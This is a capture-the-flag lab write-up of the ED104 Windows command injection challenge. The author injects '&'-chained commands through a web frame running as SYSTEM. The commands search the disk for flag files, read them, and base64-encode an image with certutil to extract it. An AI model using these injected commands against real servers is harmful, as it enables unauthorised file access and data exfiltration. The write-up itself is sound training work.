Command Injection

This document provides a comprehensive walkthrough of the ED104 challenge, where we exploited a **Windows Command Injection vulnerability** through a browser-based interface. While the primary goal was to retrieve hidden flags, the techniques applied closely mimic real-world exploitation scenarios, highlighting critical security risks.

Challenge found here: https://samsclass.info/123/proj14/ED104.htm

Command Injection is a vulnerability that occurs when an application fails to properly sanitize user input, allowing attackers to execute arbitrary system commands. This often leads to:

- **Unauthorized access\**

- **Data exfiltration**


- **Privilege escalation**

- **System compromise**

In this challenge, we utilized a **web-based command execution frame** to interact directly with a Windows server, executing commands with system-level privileges.

ED104.1: Authority\system


Utilized the given Frame to run command prompt instead of using own computer



```
s\sallyfile NT AUTHORITY\SYSTEM:(ID)F
            BUILTIN\Administrators:(ID)F
            BUILTIN\Users:(ID)R
```

ED104.2: first_flag


Found file located in C:\secret\flag.txt
Command used: & cd C:\ & cd secret & dir & type flag*



```
first_flag
```

ED104.3: flag2_harder


Comand used: **& dir C:\ /s /b | findstr "flag2.txt"**



```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Windows\flag2.txt
C:\xampp\htdocs\flag2.txt
C:\xampp\htdocs\uploads\flag2.txt
```


Comand used: **& dir C:\ /s /T:C | findstr "flag2.txt"**

/s – Recursive Search
/T:C – Display Creation Date
/b – Bare Format aka full path
/b and /T:C cannot be combined




```
10/03/2019  03:40 PM                 639 flag2.txt.lnk
10/03/2019  03:40 PM                  12 flag2.txt
11/05/2020  04:41 AM                  27 flag2.txt
11/10/2020  02:44 AM                  27 flag2.txt
```

Comand used: **& dir C:\ /s /b | findstr "flag2.txt"**




```
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Windows\flag2.txt
C:\xampp\htdocs\flag2.txt
C:\xampp\htdocs\uploads\flag2.txt
```

Command used**: & type C:\Windows\flag2.txt**




```
flag2_harder
```

ED104.4: hidden_flag_good_job
Most flags were found in C:\Users\vuln4g or C:\Users\vuln4t
Command used**: dir C:\ /s /T:C | findstr "2019" | findstr "flag"**



```
10/03/2019  03:39 PM                  14 flag.txt
10/03/2019  03:39 PM                 627 flag.txt.lnk
10/03/2019  03:40 PM                 639 flag2.txt.lnk
10/10/2019  02:44 PM                 630 flag4g.lnk
10/10/2019  02:42 PM                 630 flag4t.lnk
10/10/2019  02:42 PM                  12 flag4g.txt
10/10/2019  02:38 PM                 618 flag.lnk
10/10/2019  02:46 PM                 630 flag4t.lnk
10/10/2019  02:38 PM                  11 flag4t.txt
10/03/2019  03:40 PM                  12 flag2.txt
10/03/2019  03:43 PM              12,267 no_flag_here.png
10/03/2019  03:11 PM    <DIR>          flags
```

Command used**: dir C:\ /s /b | findstr "flag"**




```
C:\secret\flag.txt
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag2.txt.lnk
C:\Users\vuln4g\AppData\Roaming\Microsoft\Windows\Recent\flag4g.lnk
C:\Users\vuln4g\AppData\Roaming\Microsoft\Windows\Recent\flag4t.lnk
C:\Users\vuln4g\Documents\flag4g.txt
C:\Users\vuln4t\AppData\Roaming\Microsoft\Windows\Recent\flag.lnk
C:\Users\vuln4t\AppData\Roaming\Microsoft\Windows\Recent\flag4t.lnk
C:\Users\vuln4t\Documents\flag4t.txt
C:\Windows\flag2.txt
C:\Windows\System32\drivers\etc\no_flag_here.png
C:\xampp\htdocs\flag.txt
```

Most probable file is as follows:
C:\Windows\System32\drivers\etc\no_flag_here.png

Used certutil to encode the png file then remove header and footer.
Command used**: & certutil -encode C:\Windows\System32\drivers\etc\no_flag_here.png tmp.b64 && findstr /v /c:- tmp.b64 > no_flag_here_clean.b64 && type no_flag_here_clean.b64**

Copied entirety into Cyberchef. Decode from base64, render image and got the following



```
hidden_flag_good_job
```